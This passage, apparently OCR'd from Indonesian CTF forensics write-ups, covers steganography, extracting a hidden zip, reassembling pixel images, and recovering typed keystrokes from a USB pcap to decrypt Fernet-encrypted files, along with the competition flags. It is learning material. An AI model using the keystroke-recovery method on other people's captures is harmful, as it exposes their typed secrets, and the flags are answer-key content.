00000140  06 02 03 01  00 00 00 00  00 00 01 02  03 11 04 12  21 13 31 32  33 41 51 14  22 61 71 81  B1 05 23 15  ...............!.123AQ."aq...#.
00000160  A1 F0 42 FF  DA 00 0C 03  01 00 02 11  03 11 00 3F  00 EE 34 51  45 00 14 51  45 00 51 EF  A7 3D E3 FD  ..B............?..4QE..QE.Q..=..
00000180  76 FE 63 5A  96 76 A9 B7  68 3B C7 FA  CD F8 9A D7  A4 56 E8 B5  8E C7 99 B3  3B DF DC D1  F2 86 AC 0C  v.cZ.v..h;.......V......;.......
000001A0  CD 52 88 AC  73 53 B9 7B  14 C1 1F BC  6A 3B C6 F6  D4 8A 2A 77  20 C1 A5 24  70 72 09 CD  4D 6D 58 3A  .R..sS.{....j;....*w ..$pr..MmX:
```

Ternyata sebuah file jpg yang signature nya salah.

```
00000000  FF D8 FF E0  00 10 4A 46  49 46 00 01  01 00 00 01  00 01 00 00  FF DB 00 84  00 09 06 07  13 13 12 15  ......JFIF......................
00000020  12 13 13 15  16 15 17 17  17 18 15 17  18 19 18 15  17 18 18 17  17 16 17 15  16 16 18 18  1D 28 20 18  ..............................( .
00000040  1A 25 1D 16  17 21 32 22  25 29 2D 2E  2E 2E 17 1F  33 38 33 2D  37 28 2D 2E  2B 01 0A 0A  0A 0E 0D 0E  .%...!2"%)-.....383-7(-.+.......
00000060  1B 10 10 1B  2D 26 1F 26  2F 2D 2D 2B  2D 2D 2D 2B  2D 2D 2D 2D  2D 2D 2D 2D  2D 2D 2D 2D  2D 2D 2D 2D  ....-&.&/--+---+---------------
```

Setelah saya perbaiki dan buka file nya

Gambarnya cuma gitu

Saya coba pake **binwalk**

```
┌──(henry㉿d7ab9fd7faf7)-[~/ctf/FindTheKey]
└─$ binwalk ssssttttt.jpg
/usr/lib/python3/dist-packages/binwalk/core/magic.py:431: SyntaxWarning: invalid escape sequence '\.'
  self.period = re.compile("\.")

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             JPEG image data, JFIF standard 1.01
10086         0x2766          Zip archive data, encrypted at least v2.0 to extract, compressed size: 509, uncompressed size: 1743, name: inibukanflag
10763         0x2A0B          End of Zip archive, footer length: 22
```

Ternyata ada sebuah file zip tersembunyi

Saya coba extract dan unzip

```
┌──(henry㉿d7ab9fd7faf7)-[~/ctf/FindTheKey/_ssssttttt.jpg.extracted]
└─$ unzip 2766.zip
Archive:  2766.zip
[2766.zip] inibukanflag password:
```

Ternyata butuh password

Saya coba **strings ssssttttt.jpg**

```
        {8Y
inibukanflagUT
61 64 6D 69 6E 31 32 33
slashrootr8{B31aj4r_f0r3ns1k_4sy1k}
73 6C 61 73 68 72 6F 6F 74 38 7B 4A 34 67 34 5F 72 34 68 61 73 69 34 5F 73 33 6C 34 6C 75 7D
01110011 01101100 01100001 01110011 01101000 01110010 01101111 01101111 01110100 00111000 01111011 01010000 00110011 01101101 01100101 01100011 00110100
 01101000 01011111 01101011 00110000 01100100 00110011 01011111 01110100 00110100 01101110 01100111 01100111 01110101 01101000 01111101
```

Ada fake flag, hex dan binary

Saya coba decode hex nya

```
┌──(henry㉿d7ab9fd7faf7)-[~/ctf/FindTheKey]
└─$ python
Python 3.12.6 (main, Sep  7 2024, 14:20:15) [GCC 14.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> bytes.fromhex("61646D696E313233").decode()
'admin123'
>>>
```

Dapat **admin123**

Saya coba unzip lagi dengan password **admin123** dan berhasil

```
┌──(henry㉿d7ab9fd7faf7)-[~/ctf/FindTheKey/_ssstttttt.jpg.extracted]
└─$ unzip 2766.zip
Archive:  2766.zip
[2766.zip] inibukanflag password:
  inflating: inibukanflag

┌──(henry㉿d7ab9fd7faf7)-[~/ctf/FindTheKey/_ssstttttt.jpg.extracted]
└─$ ls
2766.zip  inibukanflag

┌──(henry㉿d7ab9fd7faf7)-[~/ctf/FindTheKey/_ssstttttt.jpg.extracted]
└─$ strings inibukanflag
c2xhc2hyb290OHtidWthbl9pbmlfZmxhZ255YV9iYW5nfQ==c2xhc2hyasdfasdftidasdfnasdjfjsdfaewsbvhbi0-18==c2xhc2hyb290OHtpbmlfanVnYV9idWthbl9mbGFnbnlhX2Jhbmd9c2xhc2hyb290OHthcGFrYWhfaW5pX2ZsYWdueWE/fQ==.c2xhc2hyb290
OHtZNG45X2IxazFuX3MwNGxfbTRzMWhfcDNtdWw0fQ==010100110110000101111001011000010110111001100111001100000011100110110010101101101101100001011011000110100100101100001000000011001010110101101110011011000010110001
1011110110100101110100011000010111001101101001000000011100101100001011011100110011001000000011010110100001011011011010100000001100011011011100100100000011000100110010101101100011101
1011011010010000001100010011001010111001001101000011000010111001101101001011000010000001101101100101011011100110010101101101011101010110101101100001011011100010000001100110110110001100001011001110010
1101011011100111100101100001001011110VGhpcyBpcyBhIHRlc3Qgc3RyaW5nIGZvciBiYXNlNjQgZW5jb2RpbmcuIFRoaXMgaXMgYSB0ZXN0==IHN0cmluZyBmb3IgYmFzZTY0IGVuY29kaW5nLiBUaGlzIGlzIGEgdGVzdCBzdHJpbmcgZm9yIGJh==.c2U2NCBlbmNv
ZGluZy4gVGhpcyBpcyBhIHRlc3Qgc3RyaW5nIGZvciBiYXNlNjQgZW5jb2Rpbmcu==IFRoaXMgaXMgYSB0ZXN0IHN0cmluZyBmb3IgYmFzZTY0IGVuY29kaW5nLiBUaGlzIGlzIGEgdGVz==dCBzdHJpbmcgZm9yIGJhc2U2NCBlbmNvZGluZy4gVGhpcyBpcyBhIHRlc3Qgc
3RyaW5nIGZvciBi==YXNlNjQgZW5jb2RpbmcuIFRoaXMgaXMgYSB0ZXN0IHN0cmluZyBmb3IgYmFzZTY0IGVuY29kaW5n==LiBUaGlzIGlzIGEgdGVzdCBzdHJpbmcgZm9yIGJhc2U2NCBlbmNvZGluZy4gVGhpcyBpcyBhIHRl==c3Qgc3RyaW5nIGZvciBiYXNlNjQgZW5j
b2RpbmcuIFRoaXMgaXMgYSB0ZXN0IHN0cmluZyBmb3Ig==YmFzZTY0IGVuY29kaW5nLiBUaGlzIGlzIGEgdGVzdCBzdHJpbmcgZm9yIGJhc2U2NCBlbmNvZGlu==.Zy4gVGhpcyBpcyBhIHRlc3Qgc3RyaW5nIGZvciBiYXNlNjQgZW5jb2RpbmcuIFRoaXMgaXMgYSB0==ZX
N0IHN0cmluZyBmb3IgYmFzZTY0IGVuY29kaW5nLiBUaGlzIGlzIGEgdGVzdCBzdHJpbmcgZm9y==IGJhc2U2NCBlbmNvZGluZy4g==
```

Lalu disini saya mendapatkan banyak base64 dan binary lagi

Saya coba decode satu per satu ternyata banyak fake flag

Tapi akhirnya saya dapat satu base64 yang merupakan flag:
c2xhc2hyb290OHtZNG45X2IxazFuX3MwNGxfbTRzMWhfcDNtdWw0fQ==

```
┌──(henry㉿d7ab9fd7faf7)-[~/ctf/FindTheKey/_ssstttttt.jpg.extracted]
└─$ echo 'c2xhc2hyb290OHtZNG45X2IxazFuX3MwNGxfbTRzMWhfcDNtdWw0fQ==' | base64 -d
slashroot8{Y4n9_b1k1n_s04l_m4s1h_p3mul4}
```

Flag

slashroot8{Y4n9_b1k1n_s04l_m4s1h_p3mul4}

Title
tiktiktik

Description
ini filenya banyak banget, semoga kawan-kawan tau file"nya harus diapakan

Solution

Kita diberikan file tiktiktik.zip
Setelah di unzip kita menemukan ada 4 folder, dan dalamnya terdapat banyak file .png dengan nama file yang ter encoded menggunakan base64. Setelah mencoba mendecode nama file dalam setiap folder menggunakan script ini

```
import os
import base64

def get_all_filenames(folder_path):
    file_names = []

    if os.path.isdir(folder_path):
        # List all files in the directory
        for root, _, files in os.walk(folder_path):
            for file in files:
```

```
                file_names.append(os.path.join(root, file))  # Store the
full path of the file
    else:
        print(f"Folder {folder_path} does not exist.")

    return file_names

def decode_filename(encoded_filename):
    try:
        # Remove the extension and decode the base64 part
        encoded_name = os.path.splitext(encoded_filename)[0]  # Remove the
extension
        decoded_bytes = base64.b64decode(encoded_name)
        decoded_name = decoded_bytes.decode('utf-8')  # Convert bytes to
string (assuming UTF-8)
        return decoded_name
    except Exception as e:
        print(f"Failed to decode filename {encoded_filename}: {e}")
        return None

def move_and_rename_file(original_file_path, decoded_filename,
output_folder):
    try:
        # Make sure the output folder exists
        if not os.path.exists(output_folder):
            os.makedirs(output_folder)

        # Get the file extension of the original file
        file_extension = os.path.splitext(original_file_path)[1]

        # Build the new file path with the decoded name and original
extension
        new_file_path = os.path.join(output_folder, decoded_filename +
file_extension)

        # Move the file to the new folder with the decoded name
        os.rename(original_file_path, new_file_path)
        print(f"Moved and renamed: {new_file_path}")
    except Exception as e:
        print(f"Failed to move and rename {original_file_path}: {e}")
```

```
if __name__ == "__main__":
    folder_to_decode = r"Path_To_Folder"
    output_folder = r"Folder1Decoded"  # Folder to move decoded files

    # Get all file names from the specified folder
    all_filenames = get_all_filenames(folder_to_decode)

    # Decode each filename and move it to the folder
    for file_path in all_filenames:
        base_filename = os.path.basename(file_path)
        decoded_filename = decode_filename(base_filename)

        if decoded_filename:
            move_and_rename_file(file_path, decoded_filename,
output_folder)
        else:
            print(f"Failed to decode: {base_filename}")
```


kita menemukan bahwa terdapat file pixels0.png - pixels9999.png dalam setiap folder. Lalu saya mengecek lebih dalam dengan membuka file png tersebut, dan dalam semuanya hanya terdapat satu buah pixel.


Selanjutnya saya meng concatenate semua file untuk setiap folder dengan script berikut.

```
import os
from math import sqrt
from PIL import Image

# Paths
source_folder = r'Path_To_Folder'
output_image = r'Folder1Concatenated.png'

# Get list of files, sorted by the numeric part of the filename
image_files = sorted(os.listdir(source_folder), key=lambda x:
int(x.replace('pixels', '').replace('.png', '')))

# Determine the grid size (width and height)
```


```
num_images = len(image_files)
grid_size = int(sqrt(num_images))  # Assume a square grid

# Load the first image to determine the dimensions of each image
first_image_path = os.path.join(source_folder, image_files[0])
with Image.open(first_image_path) as img:
    img_width, img_height = img.size

# Create a new image with the size of the entire grid
final_image = Image.new('RGB', (grid_size * img_width, grid_size *
img_height))

# Paste each image into the grid
for index, filename in enumerate(image_files):
    img_path = os.path.join(source_folder, filename)

    with Image.open(img_path) as img:
        # Calculate the position in the grid
        row = index // grid_size
        col = index % grid_size
        # Paste the image at the correct position
        final_image.paste(img, (col * img_width, row * img_height))

# Save the concatenated image
final_image.save(output_image)
print(f"Concatenated grid image saved as {output_image}")
```

Berikut hasil concatenation dari setiap folder.





Disini setiap gambar terdapat potongan flag yang di mirror. Setelah saya memperbaiki dan menyatukan gambar yang didapat, saya mendapat gambar berikut yang berisi flagnya.



Flag

slashroot8{s33_y0u_d1_f1nAl}

Title


Forenkrip ala-ala

Description

Jadi beginiii, ada folder yang isi lumayan banyak file tapi keenkrip dan extensionnya isi .KSL Tolong bantu yaaa guyss....


Solution


Disini kita diberikan file enkrip_ala_ala.zip
Setelah di unzip, kita diberikan capture.pcap dan folder supersecret.
Di dalam folder supersecret terdapat banyak file yang terenkripsi dengan extension .ksl seperti yang dibilang di deskripsi.



Name	Date modified	Type	Size
Yesterday			
1.png_decrypted.png	28/09/2024 14:12	PNG File	34 KB
Last week			
00e8e3377ec46f4e2f119a9e92f18dafc3a1937081ab0897190920dbec7a239b.jpg.KSL	26/09/2024 16:02	KSL File	23 KB
00e261f971549d797cbecb0a354f3068.jpg.KSL	26/09/2024 16:02	KSL File	74 KB
0abb4001e2044f51a4cd873501aa7e15.jpg.KSL	26/09/2024 16:02	KSL File	3 KB
1.png.KSL	26/09/2024 16:02	KSL File	45 KB
1AxE4G0V.jpg.KSL	26/09/2024 16:02	KSL File	62 KB
1cfe07008cff46e0a0d7e4952008a25e.jpg.KSL	26/09/2024 16:02	KSL File	4 KB
1e705100ccaf4c26a70c19f9b7e4a400.jpg.KSL	26/09/2024 16:02	KSL File	4 KB
1eaf5bde4157c4d86b4d1fb6a44efbe9e34d4369cd3d6a1723b2a31c172fc78.jpg.KSL	26/09/2024 16:02	KSL File	35 KB
1fa6e3b22a334ff8a85634d383759dd6.jpg.KSL	26/09/2024 16:02	KSL File	5 KB
2af1698d79454654a94b28a2c4ebe8c5.jpg.KSL	26/09/2024 16:02	KSL File	4 KB
3.png.KSL	26/09/2024 16:02	KSL File	188 KB
3d72de34c4d8475797543782 7cd0820b.jpg.KSL	26/09/2024 16:02	KSL File	4 KB
3d818cc7335647a491c017c2bf5fcb10.jpg.KSL	26/09/2024 16:02	KSL File	4 KB
3f0113c577684024b809755fe6a69523.jpg.KSL	26/09/2024 16:02	KSL File	3 KB
3fb3dd2ee485414ca54c3dd0597c47a8.jpg.KSL	26/09/2024 16:02	KSL File	4 KB
4c35d4089e3940d58115338c1b42b364.jpg.KSL	26/09/2024 16:02	KSL File	3 KB
4eaeed7ea19c4fd79d7f751a3dc46173.jpg.KSL	26/09/2024 16:02	KSL File	4 KB
4ebbc7ab7adb4ac5880e9cfa5660e6a4.jpg.KSL	26/09/2024 16:02	KSL File	4 KB

Selanjutnya saya menganalisis file capture.pcap saya mendapatkan packet capture antara dengan protocol USB, dalam beberapa frame terdapat HID data yang kemungkinan besar merupakan keystroke sebuah keyboard.





Dalam setiap packet dengan length 72 terdapat HID data, yang saya export. Setelah itu saya melakukan parsing dari HID data yang di export menggunakan script berikut

```
newmap = {
    2: "(Shift)",
    4: "a",
    5: "b",
    6: "c",
    7: "d",
    8: "e",
```

```
    9: "f",
    10: "g",
    11: "h",
    12: "i",
    13: "j",
    14: "k",
    15: "l",
    16: "m",
    17: "n",
    18: "o",
    19: "p",
    20: "q",
    21: "r",
    22: "s",
    23: "t",
    24: "u",
    25: "v",
    26: "w",
    27: "x",
    28: "y",
    29: "z",
    30: "1",
    31: "2",
    32: "3",
    33: "4",
    34: "5",
    35: "6",
    36: "7",
    37: "8",
    38: "9",
    39: "0",
    40: "Enter",
    41: "esc",
    42: "del",
    43: "tab",
    44: "space",
    45: "-",
    47: "[",
    48: "]",
    54: "!",
```


```
    55: ".",
    56: "/",
    57: "CapsLock",
    79: "RightArrow",
    80: "LeftArrow"
}

# Membuka file hexoutput.txt
with open('HID_Data.txt', 'r') as myKeys:
    i = 1
    for line in myKeys:
        # Mengonversi baris menjadi bytearray
        bytesArray = bytearray.fromhex(line.strip())

        # Loop melalui setiap byte dalam bytesArray
        for byte in bytesArray:
            if byte != 0:
                keyVal = int(byte)

                # Cek apakah keyVal ada dalam newmap
                if keyVal in newmap:
                    print(newmap[keyVal])
                else:
                    print("No map found for this value: " + str(keyVal))

        i += 1
```

Memparsing HID data dengan script tersebut memberikan kita pesan

```
folder ini dienkripsi dengan fernet key
disimpan di link

s.id/keyslashrootforen
```

Disini kita tahu bahwa file tersebut di enkripsi dengan fernet (sistem enkripsi simetris yang dirancang untuk membuat penyimpanan data yang aman).

Membuka link yang diberikan akan membawa kita ke Gdrive yang berisi secret key yang dibutuhkan untuk mendecrypt file file tersebut.



Setelah mendapatkan secret key, kita langsung saja mendecrypt file dengan script berikut

```
from cryptography.fernet import Fernet
import os

# Load your secret key from the specified path
def load_key(key_path):
    with open(key_path, 'rb') as key_file:
        return key_file.read()

# Decrypt the specified file
def decrypt_file(file_path, key):
    fernet = Fernet(key)
    with open(file_path, 'rb') as encrypted_file:
        encrypted_data = encrypted_file.read()
    decrypted_data = fernet.decrypt(encrypted_data)
    return decrypted_data

# Save the decrypted file
def save_decrypted_file(output_path, decrypted_data):
    with open(output_path, 'wb') as decrypted_file:
        decrypted_file.write(decrypted_data)

# Main function to decrypt all .KSL files in the specified folder and save
to the result folder
def decrypt_all_files_in_folder(folder_path, key_path, result_folder):
    secret_key = load_key(key_path)

    # Create the result folder if it doesn't exist
    os.makedirs(result_folder, exist_ok=True)
```

```
    for filename in os.listdir(folder_path):
        if filename.endswith('.KSL'):
            file_path = os.path.join(folder_path, filename)
            decrypted_data = decrypt_file(file_path, secret_key)

            # Set the output path to the result folder
            output_path = os.path.join(result_folder,
filename.replace('.KSL', '_decrypted.png'))
            save_decrypted_file(output_path, decrypted_data)
            print(f'Decrypted: {output_path}')

# Example usage with your specified paths
folder_path = r"Path_To_Folder"
key_path = r"Path_To_Key"
result_folder = r"Path_To_ResultFolder"
decrypt_all_files_in_folder(folder_path, key_path, result_folder)
```

Sekarang kita bisa membuka file yang tadinya terenkripsi. Setelah menyusuri gallery seorang mahasiswa yang gabut, saya mendapatkan gambar berikut.

Kurang banyak memenya 🗿

Flag

slashroot8{k3yb0ard_fr0m_th3_M00n}